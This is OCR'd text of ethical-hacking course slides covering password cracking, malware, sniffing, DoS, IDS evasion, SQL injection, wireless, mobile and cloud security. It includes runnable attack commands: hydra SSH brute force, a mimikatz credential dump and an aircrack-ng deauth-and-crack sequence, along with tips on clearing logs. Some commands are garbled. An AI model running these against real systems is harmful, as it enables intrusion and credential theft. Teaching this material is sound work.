
MODULE 6: SYSTEM HACKING

Common Hashing Algorithm

- MD5
- SHA1
- SHA2


MODULE 6: SYSTEM HACKING

Password attack techniques



MODULE 6: SYSTEM HACKING

Password attack techniques



MODULE 6: SYSTEM HACKING

Password attack techniques

```
python pydictor.py -chunk john  @ '!@#$%^' '123456' --output john_pass.txt
```

```
hashcat -m 0 -a hashes ./rockyou.txt --force
```

```
hydra -V -f -t 4 -l root -P ./rockyou.exe ssh://192.168.1.102
```

MODULE 6: SYSTEM HACKING

Password attack techniques

Windows -> SAM File

*nix -> Passwd, Shadow File


.\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "token::elevate"
sudo ./mimipenguin.py

Bypass: kon-boot, single user mode

MODULE 6: SYSTEM HACKING

Steganography

Bind Anything in Everything



MODULE 6: SYSTEM HACKING

Steganography Tools

File

- binwalk -e, strings
- turgen.jar
- steghide
- stegbrute

Lang

- https://www.boxentriq.com/code-breaking/morse-code
- https://www.dcode.fr/brainfuck-language
- https://www.branah.com/braille-translator

MODULE 6: SYSTEM HACKING

Clearing tracks

- Disable audit : auditpol -> once
- Clearing logs : clearlogs -> evry
- Covering tracks : ccleaner

A
Al
Ali

MODULE 7:
MALWARE THREATS

MODULE 7: MALWARE THREATS

Methodology

A Bind shell V


V Reverse shell A

V C2C A

V Encrypt A

V ? A

A
Al
Ali



MODULE 7: MALWARE THREATS


Type


- Virus and worm(protocol)
- Trojan and backdoor
- Server -> victim
- Client -> attacker
- turkojan,darkcomet
- Keylogger
- ransomware(credit)

- Rootkit
- Ram
- File less
- c&c
- Apt
- Lapt


Backdoor
nc,sbd(encrypt)

A
Al
Ali






MODULE 7: MALWARE THREATS



Forensic

- Process monitoring
- Network monitoring
- Startup monitoring
- Registry monitoring



MODULE 8: SNIFFING


MODULE 8: SNIFFING

Type

Passive -> hub


Active -> switch

MODULE 8: SNIFFING




Way

- mac flooding
- arp spoofing(arp poisoning)




MODULE 8: SNIFFING




Tools

ARPSPOOF,ETHERCAP,BETTERCAP,
DAI,SAI,IPSEC




MODULE 9:
SOCIAL ENGINEERING



MODULE 9: SOCIAL ENGINEERING

?

Art of convincing people to reveal confidential information,common target is help desk,technical support,system administrator.



A
Al
Ali

MODULE 9: SOCIAL ENGINEERING

Type

- Computer
- Human
- Research(location,time,delivery),select,develop relationship(favorit),exploit
- social


A
Al
Ali

MODULE 9: SOCIAL ENGINEERING

Forensic

- Training
- Separation of duties
- Background check


MODULE 10: DENIAL-OF-SERVICE




MODULE 10: DENIAL-OF-SERVICE

Type

- Volume Based Attacks -> bandwidth of the attacked site
- Protocol Attacks -> server resources
- Application Layer Attacks -> GET/POST floods




A
Al
Ali



MODULE 10: DENIAL-OF-SERVICE

Tools

- Crazy ping -> tcp flood
- udp unicorn -> udp flood
- hping3



A
Al
Ali

MODULE 10: DENIAL-OF-SERVICE

Protection

- Ips
- Ddos protection (fortiddos/ciscoguard)->50G
- cdn/cloud-> security as service
- Akamai
- Cloudflare
- incapsula
- Dynamic bandwidth allocation
- Load balancer

MODULE 11:
SESSION HIJACKING

MODULE 11: SESSION HIJACKING

Transport layer

- Passive:only read
- Active:take over

MODULE 12: EVADING IDS, FIREWALLS, AND HONEYPOTS

MODULE 12: EVADING IDS, FIREWALLS, AND HONEYPOTS

Ids,Ips

- Signature
- Anomaly
- Protocol anomaly

A
Al
Ali


MODULE 12: EVADING IDS, FIREWALLS, AND HONEYPOTS

Sensor

- Machine
- Sense
- Analyse
- Inline
- First firewall after Ips = nips + hips

A
Al
Ali

MODULE 12: EVADING IDS, FIREWALLS, AND HONEYPOTS



Type of ids,ips

- Nips, Nids
- Hips, Hids

Tools

NETWORK, SOFTWARE
CISCO, JUNIPER, CHECKPOINT, SNORT, SURICATA

A
Al
Ali

MODULE 12: EVADING IDS, FIREWALLS, AND HONEYPOTS

Evading ips

- Fragmentation
- Obfuscation
- encryption

MODULE 12: EVADING IDS, FIREWALLS, AND HONEYPOTS

DMZ

- web server
- mail server
- dns

MODULE 12: EVADING IDS, FIREWALLS, AND HONEYPOTS

DMZ

- Http tunnel

MODULE 12: EVADING IDS, FIREWALLS, AND HONEYPOTS

Honeypot and honeynet

- Honeyd
- Kf sensor

MODULE 13:
HACKING WEB SERVERS

MODULE 13: HACKING WEB SERVERS

Common Webserver

- Apache
- IIS
- Tomcat

MODULE 13: HACKING WEB SERVERS

Type of Attacks

- Known Vulnerability
- Directory traversal attacks

MODULE 14: HACKING WEB APPLICATIONS

MODULE 14: HACKING WEB APPLICATIONS

Vulnerabilities


- Inseucre File Upload
- Xss
- Command injection
- Code execution
- Broken access control

MODULE 14: HACKING WEB APPLICATIONS


Vulnerability Tools

- Hp webinspect
- Ibm appscan
- Acunetnix
- W3af
- Owasp zap
- Burp Suite

MODULE 15:
SQL INJECTION



MODULE 15: SQL INJECTION



DBMS

- Mysql
- Mssql
- Oracle
- Mongodb
- Db2
- informix

A
Al
Ali

MODULE 15: SQL INJECTION

Type of method

- Error based
- Union based
- Boolean boolean
- Time based

15 MODULE 15: SQL INJECTION

Steps

- Find count column of table
- Find showable column
- Insert function in showable column
- Find other table in db
- Select table and show column
- Show data from table

Tools

- Havij
- sqlmap

MODULE 15: SQL INJECTION

Defence

- Black list
- White list
- Waf
- Software:webkinight,modesecurity

Hardware:f5,barracuda,imperva,fortiweb

A
Al
Ali

MODULE 16: HACKING WIRELESS NETWORKS

MODULE 16: HACKING WIRELESS NETWORKS

Wireless standard

Speed,frequency,security problem

- 802.11a
- 802.11b
- 802.11g
- 802.11n
- 802.11ac

MODULE 16: HACKING WIRELESS NETWORKS

Wireless encryption

- Wep
- wpa
- wpa2

MODULE 16: HACKING WIRELESS NETWORKS

Wireless problem

- Bandwidth share
- design

MODULE 16: HACKING WIRELESS NETWORKS


Secure wireless

- Correct encryption
- Personal -> pre shared key
- Enterprise -> aaa
- Disable wps(v1,v2->2017)
- Disable dhcp(67,68)
- Hidden ssid
- Mac filtering


MODULE 16: HACKING WIRELESS NETWORKS

Type of attack

Rogue Wireless



Eavesdropping



MODULE 16: HACKING WIRELESS NETWORKS

Tools

- Nic wireless(promiscuous mode,9dbi[alfa,geetek])
- Aircrack-ng hcl
- Gerix
- Fern-wire-cracker
- Wifite
- wps->jump start->dumper
- Kismet
- Sniffair
- airsnarf

MODULE 16: HACKING WIRELESS NETWORKS

Airmon

airmon-ng start wlan0

airodump-ng wlan0

airodump-ng -c [channel] -bssid [bssid] -w /root/Desktop/ [monitor interface]

aireplay-ng -0 2 -a [router bssid] -c [client bssid] wlan0

aircrack-ng -a2 -b 34:E8:94:D1:0E:91 -w ../rockyou.txt ./*.cap

MODULE 17: HACKING MOBILE PLATFORMS

MODULE 17: HACKING MOBILE PLATFORMS


Architecture

android->linux->apk

ios->unix->ipa

blackberry->unix,qnix->bb=>bes(bts)->internal connect

Windows phone->windows->xap



MODULE 17: HACKING MOBILE PLATFORMS

Able debug apk and bind with other apk in android studio

MODULE 17: HACKING MOBILE PLATFORMS

Kali like in mobile

- Nethunter
- Pwine express

MODULE 17: HACKING MOBILE PLATFORMS

Type of attack in mobile


- Physical access
- Auth bypass
- android:/data/system/gesture.key, /data/system/password.key
- Adb
- Rooting
- Kingroot,iroot
- File explorer
- /data/data/app name/databases/...
- jarsigner
- armor->binary
- Malware
- Tispy.net
- Androrat

Metasploit


Msfvenom+jarsigner

A
Al
Ali

MODULE 18:
IOT HACKING




MODULE 18: IOT HACKING



Definition

- Zigbee
- Openwrt

A
Al
Ali



MODULE 18: IOT HACKING

Iot pentest

- Hw analyse
- Firmware and os analyse
- Wireless analyse
- Mobile and web application analyse

Tools

- Attify os

MODULE 19:
CLOUD COMPUTING

MODULE 19: CLOUD COMPUTING

Type of cloud

- Iaas
- Pass
- Saas

Waf,dns,ddos protection

MODULE 19: CLOUD COMPUTING

Cloud deployment

- Single organization
- Several organization
- Public
- Private
- Hybrid

Composition of two cloud


MODULE 19: CLOUD COMPUTING

Securing cloud

- Application:waf,scanner,sdlc
- Information:dlp,monitoring,encryption
- Management:path management,config management
- network:nids/nips,fw
- Storage:log management,integrity
- physical:cctv,guard

MODULE 20: CRYPTOGRAPHY

MODULE 20: CRYPTOGRAPHY



Crypto

- Confidentiality
- encryption(sym,asym)
- Integrity
- hash
- Non-repudiation

Digital signature(public->encrypt,private->decrypt)

A
Al
Ali